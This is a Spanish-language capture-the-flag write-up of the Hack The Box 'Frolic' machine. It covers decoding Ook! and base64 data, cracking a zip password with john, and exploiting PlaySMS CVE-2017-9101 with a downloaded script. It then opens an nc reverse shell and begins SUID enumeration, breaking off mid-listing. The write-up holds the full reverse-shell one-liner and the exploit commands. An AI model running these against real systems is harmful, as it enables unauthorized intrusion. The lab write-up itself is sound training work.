


esto en cierto sentido debe estar cifrado o algo por el estilo porque está muy organizado




Lenguaje esotérico o exótico Ook!

Luego investigar un buen rato esta data parece estar relacionada con un tipo de lenguaje de programación llamados esotéricos o exóticos



Según Wikipedia hay muchos lenguajes esotéricos




algunos de estos cuentan con decodificador en línea como brainfuck y Ook! en el que encontramos datos fue

en Ook!

<https://www.dcode.fr/ook-language>




Ingresamos al directorio y encontramos ahora un base 64




Decodificamos y metemos la salida en un archivo.

echo " | base64 > salida



no muestra que es validamos que tipo de archivo es
file salida



cambiamos a formato .zip el archivo y descomprimos

```
(kali@kali)-[~/machineshtb/Frolic]
$ mv salida salida.zip

(kali@kali)-[~/machineshtb/Frolic]
$ unzip salida.zip
Archive: salida.zip
End-of-central-directory signature not found. Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive. In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
unzip: cannot find zipfile directory in one of salida.zip or
salida.zip.zip, and cannot find salida.zip.ZIP, period.

(kali@kali)-[~/machineshtb/Frolic]
$
```

Frolic 0:escan- 1:directorios* 2:otros

como tira un error modifiko la línea del base 64 quitando los saltos de línea con ayuda de cibercheft.io colocando de base 64 y para base 64 esto me tira la misma salida sin saltos de línea.

The screenshot shows the CyberChef web application interface. The 'Recipe' section on the left contains three steps: 'From Base64', 'Remove non-alphabet chars', and 'To Base64'. The 'Input' field on the right contains a long Base64 string with line breaks. The 'Output' field on the right shows the result of the recipe, which is the same Base64 string but with all line breaks removed. The interface is in Spanish, with 'Frolic.pdf' visible in the browser tabs.

nuevamente, enviamos ahora al archivo archivo y descomprimos


```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Frolic]
$ echo 'UESDBBQACQAIAM0JN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOfFkDbhXynW3V4CwAA
+BQyOES4baHp0rQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAMveEMrX4+T7al+fi/I
JESHCCP+WxSwAAAAaQIAAFBLAQIeAQAQACQAIAM0JN00j/lsUsAAAAGkCAAAJABgAAAAAAEAAACKgQAAAABpbr
-d > archivo
(kali@kali)-[~/machineshtb/Frolic]
$ file archivo
archivo: Zip archive data, at least v2.0 to extract, compression method=deflate
(kali@kali)-[~/machineshtb/Frolic]
$ mv archivo archivo.zip
(kali@kali)-[~/machineshtb/Frolic]
$ unzip archivo.zip
Archive:  archivo.zip
[archivo.zip] index.php password:
(kali@kali)-[~/machineshtb/Frolic]
$
```


al descomprimir nos pide password, utilice los encontrados, pero ninguno funciono por lo cual utilizamos zip2john
zip2john archivo.zip > hash.txt

```
(kali@kali)-[~/machineshtb/Frolic]
$ zip2john archivo.zip > hash.txt
ver 2.0 efh 5455 efh 7875 archivo.zip/index.php PKZIP Encr: T
(kali@kali)-[~/machineshtb/Frolic]
$ 1
```



ahora encontramos la contraseña con john muy fácil era
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
(kali@kali)-[~/machineshtb/Frolic]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (archivo.zip/index.php)
1g 0:00:00.00 DONE (2025-03-31 03:36) 50.00g/s 409600p/s 409600c/s 409600C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/machineshtb/Frolic]
$
```

al descomprimir encontramos un archivo index.php





y encontramos un pass este lo utilizamos en el panel playSMS con el user admin




PlaySMS 1.4 CVE-2017-9101

una vez dentro buscamos vulnerabilidades de tipo rce



Validamos el de exploit db



For Video Demo : <https://www.youtube.com/watch?v=KIB9sKQdEwE>

2. Proof of Concept

Login as regular user (created user using `index.php?app=main&inc=core_auth&route=register`):


Go to :
`http://127.0.0.1/playsms/index.php?app=main&inc=feature_phonebook&route=import&op=list`

And Upload my malicious File.(backdoor.csv)
and change our User agent.

This is Form For Upload Phonebook.

```
-----Form for upload CSV file -----  
<form action=\"index.php?app=main&inc=feature_phonebook&route=import&op=import\" enctype=\"multipart/form-data\" method  
\" . _CSRF_FORM_ . \"  
<p>\" . _('Please select CSV file for phonebook entries') . \"</p>  
<p><input type=\"file\" name=\"fnpb\"></p>  
<div class=text-info>\" . ('CSV file format') . \" : \" . \" . ('Name') . \" . \" . ('Mobile') . \" . \" . ('Email') . \" . \" . ('G
```

al validar la ruta que utiliza el exploit se ve que se puede subir un archivo csv



Phonebook

Import



Please select CSV file for phonebook entries

No file selected.

CSV file format : Name, Mobile, Email, Group code, Tags

El exploit solo muestra información de como hacerlo busco si existe un exploit en GitHub que me ejecute comandos.

<https://github.com/jasperla/CVE-2017-9101>



Descargo el exploit encontrado y ejecuto

```
(kali@kali)-[~/machineshtb/Frolic]
$ ls
archivo.zip creds.txt hash.txt index.php playsmshell.py

(kali@kali)-[~/machineshtb/Frolic]
$ python3 playsmshell.py --url http://forlic.htb:9999/playsms --password idkwhatisspass -c 'id'
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[*] Attempting to execute payload
uid=33(www-data) gid=33(www-data) groups=33(www-data)

(kali@kali)-[~/machineshtb/Frolic]
$
```

ejecutamos una reverse shell con mkfifo

```
python3 playsmshell.py --url http://forlic.htb:9999/playsms --password idkwhatisspass -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.3 123 >/tmp/f'
```

```
File Edit View Search Terminal Tabs Help
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Frolic x kali@kali: ~/machineshtb
python3 playsmshell.py --url http://forlic.htb:9999/playsms --password idkwhatisspass -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.3 123 >/tmp/f'
>/tmp/f'n3 playsmshell.py --url http://forlic.htb:9999/playsms --password idkwhatisspass -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.3 123 >/tmp/f'
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[*] Attempting to execute payload
[-] Failed to execute payload (can be safely ignored for long running commands...)

(kali@kali)-[~/machineshtb/Frolic]
$
```

```
admin: idkwhatisspass
zip2john archivo.zip >
(kali@kali)-[~/machineshtb/Frolic]
$ nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.111] 47710
bash: cannot set terminal process group (1200): Inappropriate ioctl for device
bash: no job control in this shell
www-data@frolic:~/html/playsms$ whoami
www-data
www-data@frolic:~/html/playsms$ ls -la /home
ls -la /home
total 16
drwxr-xr-x  4 root  root  4096 Sep  9  2022 .
drwxr-xr-x 22 root  root  4096 Sep  9  2022 ..
drwxr-xr-x  3 ayush ayush 4096 Sep  9  2022 ayush
drwxr-xr-x  7 sahay sahay 4096 Sep  9  2022 sahay
www-data@frolic:~/html/playsms$ whoami
www-data
www-data@frolic:~/html/playsms$
```

y tenemos la flag del usuario


```

-rwxr-xr-x 1 ayush ayush 33 Mar 31 06:39 user.txt
www-data@frolic:/home/ayush$ cat user.txt
cat user.txt
bf
www-data@frolic:/home/ayush$
[Frolic] 0:escan 1:directorios- 2:reverseshell*

```

Mejoramos la shell y validamos algunas formas de obtener root, al enumerar la máquina se detecta el binario rop que cuenta con permisos suid y es un ejecutable de 32 bits.

```

www-data@frolic:/home/ayush$ file .binary/
.binary/: directory
www-data@frolic:/home/ayush$ cd .binary/
www-data@frolic:/home/ayush/.binary$ ls -la
total 16
drwxrwxr-x 2 ayush ayush 4096 Sep 9 2022 .
drwxr-xr-x 3 ayush ayush 4096 Sep 9 2022 ..
